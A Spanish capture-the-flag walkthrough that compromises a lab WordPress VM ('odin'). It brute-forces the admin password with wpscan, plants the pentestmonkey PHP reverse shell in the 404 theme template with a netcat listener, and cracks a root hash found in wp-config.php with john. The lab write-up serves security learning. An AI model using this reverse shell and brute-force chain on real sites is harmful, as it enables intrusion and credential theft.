


Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
> sudo nmap -vvv -sS -sV -Pn 192.168.122.0/24
[sudo] password for zom:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-10 03:02 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 03:02
Scanning 255 hosts [1 port/host]
```

Aparecerá una máquina con el puerto 80 abierto

```
Discovered open port 80/tcp on 192.168.122.6
```


Entrar desde el navegador y hacer click en un enlace, redireccionará a <http://odin/> y no funcionará



Editar el archivo /etc/host t añadir la ip de la máquina con su respectivo DNS

```
GNU nano 5.4 /etc/hosts *
# Host addresses
127.0.0.1 localhost
127.0.1.1 zom-parrot
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.122.6 odin|
```


Hacer click en el primer articulo y pasarlo por dcode.fr



Saldrá que está cifrado en Base32



Usar el descifrador de Base32, pondrá un enlace que lleva al repositorio de SecLists, específicamente al wordlist de rockyou



SWYgrW91HGxvb2agY2xvc2VscSwgrW91IHdvd00IG5lZWQgaX  
QgaGVyZQo=

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

★ BROWSE THE [FULL DCODE TOOLS' LIST](#)

dCode's analyzer suggests to investigate:

↑↓	↑↓
<a href="#">Base64 Coding</a>	<div></div>
<a href="#">Substitution Cipher</a>	<div></div>
<a href="#">Shift Cipher</a>	<div></div>
<a href="#">Homophonic Cipher</a>	<div></div>
<a href="#">Base32</a>	<div></div>

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE ?

★ CLUES/KEYWORDS (IF ANY)


▶ ANALYZE

See also: [Frequency Analysis](#) — [Index of Coincidence](#)


SYMBOLS IDENTIFIER

🔍 Go to: [Symbols Cipher List](#)


Y por último con el comentario del artículo




Saldrá que es brainfuck



No mostrará nada relevante



Ir al login de la web y probar un usuario



## Mostrará que el usuario no existe

Unknown username. Check again or try your email address.

Probar con admin, mostrará que el usuario existe pero la contraseña es incorrecta

Error: The password you entered for the username **admin** is incorrect. [Lost your password?](#)

Usar wpscan para encontrar la contraseña del usuario admin utilizando el wordlist de rockyou


*Sudo wpscan --url 192.168.122.6 --usernames admin -P /usr/share/wordlists/rockyou.txt*

```
> sudo wpscan --url 192.168.122.6 --usernames admin -P /usr/share/wordlists/rockyou.txt
-----
  W P S C A N  ®
-----
WordPress Security Scanner by the WPScan Team
Version 3.8.21
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----
[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
```


Encontrará una contraseña para el usuario admin

```
[!] Valid Combinations Found:
| Username: admin, Password: qwerty
```

Entrar al panel de control de wordpress con el usuario admin y la contraseña que ha mostrado wpscan




Dará acceso al panel de control de la web



Ir al editor de temas y probar si puede modificarse el tema del error 404

Copiar el contenido de /usr/share/webshells/php/php-reverse-shell.php





```
// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {

```

Pegarlo en el tema del error 404

## Edit Themes

### Twenty Twenty: 404 Template (404.php)

Select theme to edit: Twenty Twenty Select

Selected file content:

```

42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //

```

### Theme Files

- Stylesheet  
(style.css)
- Theme Functions  
(functions.php)
- assets ▶
  - print.css
  - style-rtl.css
  - package-lock.json
  - package.json
- 404 Template  
(404.php)**
- classes ▶
- Comments  
(comments.php)
- Theme Footer

Ver la IP del equipo atacante

ifconfig

```

> ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.5 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::3808:5dc7:2512:547b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ca:46:4d txqueuelen 1000 (Ethernet)
    RX packets 21669 bytes 12567256 (11.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19812 bytes 2090184 (1.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```


Cambiar el puerto y la ip en el script

```

$VERSION = "1.0";
$ip = '192.168.122.5'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;

```

Y aplicar los cambios



Poner el equipo con el puerto de escucha


```

> nc -lvp 4444
listening on [any] 4444 ...

```

Entrar a una dirección inválida en la web de wordpress





Abrirá una shell inversa

```
> nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.122.5] from (UNKNOWN) [192.168.122.6] 48208
Linux osboxes 5.4.0-26-generic #30-Ubuntu SMP Mon Apr 20 16:58:30 UTC 2020 x86_64 x86_64 GNU/Linux
21:07:24 up 29 min, 0 users, load average: 0.06, 0.09, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Ir al home de los usuarios y mostrar contenido, no mostrará nada relevante

Ir a /var/www/html/ y mostrar contenido

```
$ cd /
$ cd var/www/html
$ ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

Leer el contenido de wp-config.php

```
$ cat wp-config.php
```

Mostrará una contraseña cifrada para el usuario root

```
/** Sets up WordPress vars and included files. */  
require_once ABSPATH . 'wp-settings.php';  
  
/**  
 * root:$6$e9hWlnuTuxApq8h6$CLVqvF9MJJa424dmU96Hcm6cvevBGP10aHbWg//71DVUF1kt7R0W160rv  
 * 9oaL7uKbDr2qIGsSxMmocdudQzjb01:18600:0:99999:7:::*/  
 */  
$
```

Copiar la contraseña cifrada y guardarla en un archivo del equipo atacante

```
> cat > password  
root:$6$e9hWlnuTuxApq8h6$CLVqvF9MJJa424dmU96Hcm6cvevBGP10aHbWg//71DVUF1kt7R0W160rv9oaL7uKbDr2qIGsSxMmocdudQzjb01:18600:0:99999:7:::*  
^C  
Δ > /tmp > ❌ INT > took 5s
```

Usar john para descifrar la contraseña del usuario root

```
> john password
```

Mostrará una contraseña para el usuario root

```
Proceeding with wordlist:/  
jasmine (root)  
1g 0:00:00:02 DONE 2/3 (20
```

Cambiar de usuario a root

```
$ su  
Password: jasmine  
whoami  
root  
/
```

Ir al directorio de root

```
cd /root  
ls  
bjorn
```

Leer el contenido de bjorn

```
cat bjorn
congratulation

Have a nice day!

aHR0cHM6Ly93d3cueW91dHVlZS5jb20vd2F0Y2g/dj1WaGtmb1BWUX1hWQo=
```

Al desenscriptar el mensaje llevará a un vídeo de youtube

BROWSE THE FULL CODE TOOLS LIST

Results

aHR0cHM6Ly93...Qo=  
https://www.youtube.com  
/watch?v=VhkfnPVQyaY

BASE 64 DECODER

★ BASE64 CIPHERTEXT ⓘ

aHR0cHM6Ly93d3cueW91dHVlZS5jb20vd2F0Y2g/dj1WaGtmb1BWUX1hWQo=  
=

★ (SPECIAL CASE) THE BASE64 CASING (UPPER-LOWERCASE) IS  
WRONG! GET (BUTTER) FORCE MAX 60 CHARACTERS!

## 1 Hour of Dark & Powerful Viking Music

12.790.435 visualizaciones 19 jun 2017 One hour of epic dark and powerful Viking music ...más

👍 197.982    💬 No me gusta    ➦ Compartir    ≡+ Guardar    ...